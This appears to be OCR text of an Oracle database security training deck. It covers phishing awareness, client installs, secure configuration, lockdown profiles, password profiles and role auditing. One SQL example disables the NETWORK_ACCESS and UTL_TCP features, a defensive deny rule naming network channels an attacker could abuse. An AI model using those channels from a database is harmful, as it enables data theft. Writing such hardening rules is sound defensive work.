

Types of hacking by percent of breaches within hacking and percent of records

- 38% utilized malware
- 28% employed social engineering
- 15% physical attacks

How are you going to stop an attacker with valid credentials?

Not with MFA ... MFA can be defeated with a screw driver

# The Threat Map



ATTACKS TODAY

(since 12AM PST)

3,895,779

ATTACKS YESTERDAY

10,681,553

`https://threatmap.checkpoint.com/ThreatPortal/livemap.html`

# The Threat Map

- What you just saw is not a simulation ... it was both real and real-time

- This is not the work of a bunch of bored teenagers and script kiddies
- This is the work of dedicated IT professionals just like you
- 99+% of it comes from two sources

- Organized crime gangs ... if they gain access, your data will be sold on the dark web or used to create or control bank or credit card accounts
- Nation-States ... if they gain access, your data will be used to attack your country, your economy, your community, your employer and your family

- This is not television, not a movie ... this is what happened yesterday, it is what is happening today, and it is going to happen tomorrow too

- That doesn't mean you have to be a victim

# Most IT Security Training Is Irrelevant

- The training is, perhaps, appropriate for office workers but it is dangerously inadequate for IT professionals

> Typical security training:
>
> "If you get email from a Nigerian Prince offering you a percentage of his vast fortune ... don't click on the link"

- If you are a DBA or Developer and you respond to that email someone should take away your keyboard

- How does that advice provide guidance for
  - Securing NTP, DNS, and DHCP services?
  - Securing storage arrays?
  - Securing servers?
  - Securing operating systems?
  - Identifying and blocking vulnerabilities in Database 12.2 or 19.3?

- How do you transition from "don't click a link" to "revoke select on **`ALL_SOURCE`**?" Lab 1

# Today: We Need To Change The Way We Think

## If Maxwell House Coffee is "good to the last drop"

"Good to the Last Drop"
MAXWELL HOUSE
COFFEE
Also Maxwell House Tea
CHEEK-NEAL COFFEE CO.


- What's wrong with the last drop?
- Don't focus on what was said
- Focus on what should have been said but wasn't
- Does any security product promise to protect data from Dan Morgan?

# To Solve Business Problems

## We must focus on the processes, procedures, and technologies required to secure databases against misuse

- Data Corruption
- Data Loss
- Data Misuse
- Data Theft
- Denial of Service
- Privileged Tool Misuse

CIA Triangle




## Even when the user has valid credentials

- Database related risks fall into three broad categories
  - Data Theft
  - Data Alteration
  - Transforming the database into an attack tool

# Making Yourself A Target

# Phishing and Social Engineering Attacks


- Are you advertising yourself as a high value target?
- Are your colleagues?



Oracle DBA Aerospace Defense

Showing 700 results

- Are there things in your Facebook, LinkedIn and other social media profiles that would tell me enough about who you are, what you do, and where you work to form an opinion about whether to target you?



Experienced Senior Database Administrator with a demonstrated history of working in the information technology and services industry. Strong information technology professional skilled in Oracle E-Business Suite, Oracle Database Administration, High-Availability Systems, Oracle RAC, Unix Administration, Oracle Fusion Application, PeopleSoft, Agile Methodologies, Performance Tuning, Backups and Restore, Proactive Monitoring, System Environment Management, Requirements Analysis, Data Migration, Customer focus, Resilience, Integrity, Security and Performance required by the business systems.

# Phishing and Social Engineering Attacks

- Close unnecessary social media accounts
- Revise listings to be long on generalities ... short on details

- How to handle a call from a credit card fraud department

Caller: Hi this is Judy with American Express.

Morgan: I think you have a wrong number I don't have an American Express Card.

Caller: Is this Dan Morgan?


Morgan: You definitely have a wrong number ... I don't know anyone by that name.

Caller: I'm terribly sorry ... click

- I immediately pulled the AmEx card out of my wallet and called the 800 number on the back
- If you don't know with absolute certainty who you are talking to, take a few seconds and verify

24 Hour Customer Service:
US 1-800-257-0770 International Collect 336-393-1111
SkyMiles Account Support 1-800-323-2323

# Level 1 Vulnerabilities




# Always Install the Oracle Client

- There is, quite literally, no excuse for not installing the Oracle Client software on every production server in your environment.
- The installation takes, at most, 5 minutes every 2-3 years
- Client installation rules
  - Install as a different user: Not "oracle"
  - Install with its own groups: Not oinstall, dba, etc.
  - Verify that the owner of the client installation cannot access /home/oracle or the $ORACLE_HOME file system
- Never let a vendor work except using the client
- Never let a consultant work except using the client
- Never let a contractor work except using the client
- Never perform any routine DBA activities except using the client

# Secure Configuration

- Every Oracle installation from 12.1 onward contains a file named secconf.sql located in $ORACLE_HOME/rdbms/admin
- You MUST read this file before you install or upgrade an Oracle Database



```
Rem
Rem    NAME
Rem      secconf.sql - SECure CONFiguration script
Rem
Rem    DESCRIPTION
Rem      Secure configuration settings for the database include a reasonable
Rem      default password profile, password complexity checks, audit settings
Rem      (enabled, with admin actions audited), and as many revokes from PUBLIC
Rem      as possible. In the first phase, only the default password profile is
Rem      included.
Rem
Rem
Rem    NOTES
Rem      Only invoked for newly created databases, not for upgraded databases
Rem
```

- In Oracle Databases 12c, 18c, and 19c you can have two different databases with identical version numbers and different security configurations
- This is documented in the "Database 2 Day + Security Guide"

# Container Architecture

- The Oracle Database container architecture has been available since version 12.1
- There is no licensing cost
- It is substantially more secure than the legacy architecture
- One of the most valuable security bonuses in deploying a Container Database is Lockdown Profiles
- In addition to increased security a Lockdown Profile can guarantee that you won't violate Oracle's licensing by accidentally implementing partitioning option

```
SQL> CREATE LOCKDOWN PROFILE dev_pdbs;

Lockdown Profile created.

SQL> SELECT owner, object_type
  2  FROM dba_objects
  3  WHERE object_name = 'DEV_PDBS';

OWNER                          OBJECT_TYPE
------------------------------ -----------------
PUBLIC                         LOCKDOWN PROFILE

SQL> ALTER LOCKDOWN PROFILE dev_pdbs
  2  DISABLE STATEMENT=('ALTER SYSTEM')
  3  CLAUSE=('SET')
  4* OPTION ALL EXCEPT = ('PLSQL_WARNINGS');

Lockdown Profile altered.

SQL> ALTER LOCKDOWN PROFILE dev_pdbs
  2  DISABLE OPTION=('PARTITIONING');

Lockdown Profile altered.

SQL> ALTER LOCKDOWN PROFILE dev_pdbs
  2  DISABLE FEATURE=('NETWORK_ACCESS', 'UTL_TCP');

Lockdown Profile altered.
```

# Profiles (1:2)

- Every user you create will be assigned a profile ... before you create the first database user ... neuter Oracle's DEFAULT profile
- The default profile should be unusable ... that way if someone creates their own account what they create will be unusable and they will never know why

```
Oracle's DEFAULT Profile

RESOURCE_NAME                RESOURCE LIMIT
---------------------------- -------- ----------
COMPOSITE_LIMIT              KERNEL   UNLIMITED
CONNECT_TIME                 KERNEL   UNLIMITED
CPU_PER_CALL                 KERNEL   UNLIMITED
CPU_PER_SESSION              KERNEL   UNLIMITED
IDLE_TIME                    KERNEL   UNLIMITED
LOGICAL_READS_PER_CALL       KERNEL   UNLIMITED
LOGICAL_READS_PER_SESSION    KERNEL   UNLIMITED
PRIVATE_SGA                  KERNEL   UNLIMITED
SESSIONS_PER_USER            KERNEL   UNLIMITED
FAILED_LOGIN_ATTEMPTS        PASSWORD 10
INACTIVE_ACCOUNT_TIME        PASSWORD UNLIMITED
PASSWORD_GRACE_TIME          PASSWORD 7
PASSWORD_LIFE_TIME           PASSWORD 180
PASSWORD_LOCK_TIME           PASSWORD 1
PASSWORD_REUSE_MAX           PASSWORD UNLIMITED
PASSWORD_REUSE_TIME          PASSWORD UNLIMITED
PASSWORD_VERIFY_FUNCTION     PASSWORD NULL
```

```
DBSecWorx Recommended Default Profile

RESOURCE_NAME                RESOURCE LIMIT
---------------------------- -------- ----------
COMPOSITE_LIMIT              KERNEL   1
CONNECT_TIME                 KERNEL   1
CPU_PER_CALL                 KERNEL   1
CPU_PER_SESSION              KERNEL   1
IDLE_TIME                    KERNEL   1
LOGICAL_READS_PER_CALL       KERNEL   1
LOGICAL_READS_PER_SESSION    KERNEL   1
PRIVATE_SGA                  KERNEL   1
SESSIONS_PER_USER            KERNEL   1
FAILED_LOGIN_ATTEMPTS        PASSWORD 1
INACTIVE_ACCOUNT_TIME        PASSWORD 15
PASSWORD_GRACE_TIME          PASSWORD 0
PASSWORD_LIFE_TIME           PASSWORD 0.00001
PASSWORD_LOCK_TIME           PASSWORD UNLIMITED
PASSWORD_REUSE_MAX           PASSWORD 1
PASSWORD_REUSE_TIME          PASSWORD 9999
PASSWORD_VERIFY_FUNCTION     PASSWORD YOUFAIL
```

- Unlimited is not the definition of "secure" except for lock time

# Profiles (2:2)

- Then create two or more new profiles based on real need
- General rules
  - No one needs an UNLIMITED composite limit
  - No one needs UNLIMITED cpu per call
  - No one needs UNLIMITED cpu per session
  - No one needs UNLIMITED idle time
  - No one needs UNLIMITED logical reads per call
  - No one needs UNLIMITED logical reads per session
  - No one needs UNLIMITED private SGA
  - No one needs UNLIMITED inactive account time
  - No one needs  to reuse a password
  - There is no excuse for not enabling the password verify function

- If you make it possible to access unlimited resources it is not Oracle's fault if those resources are used to steal 143,000,000 credit cards

# GLOGIN Attack Demo

- The GLOGIN file is installed automatically by the installer with every database
- Dropping the file does not prevent an attack
- Making the file read only does not prevent an attack
- To protect against this threat you must install a product that monitors glogin.sql for changes and stops all DDL and DCL until the file is recertified

Lab 2

# Roles

- Oracle 19.3 installs with 92 roles
- Do you know what system privileges they grant?
- Do you know who has them?
- No one else in your organization does either

- You know who does what privileges they grant?
  - Attackers

- If you don't know the difference between
  - READ ANY TABLE
    and
  - SELECT ANY TABLE

You don't need the DBA role

Also, UNDER ANY TABLE does not grant the privilege to sleep off a hangover under your desk

```
ADM_PARALLEL_EXECUTE_TASK
APPLICATION_TRACE_VIEWER
AQ_ADMINISTRATOR_ROLE
AQ_USER_ROLE
AUDIT_ADMIN
AUDIT_VIEWER
AUTHENTICATEDUSER
BDSQL_ADMIN
BDSQL_USER
CAPTURE_ADMIN
CDB_DBA
CONNECT
CTXAPP
DATAPATCH_ROLE
DATAPUMP_EXP_FULL_DATABASE
DATAPUMP_IMP_FULL_DATABASE
DBA
DBFS_ROLE
DBJAVASCRIPT
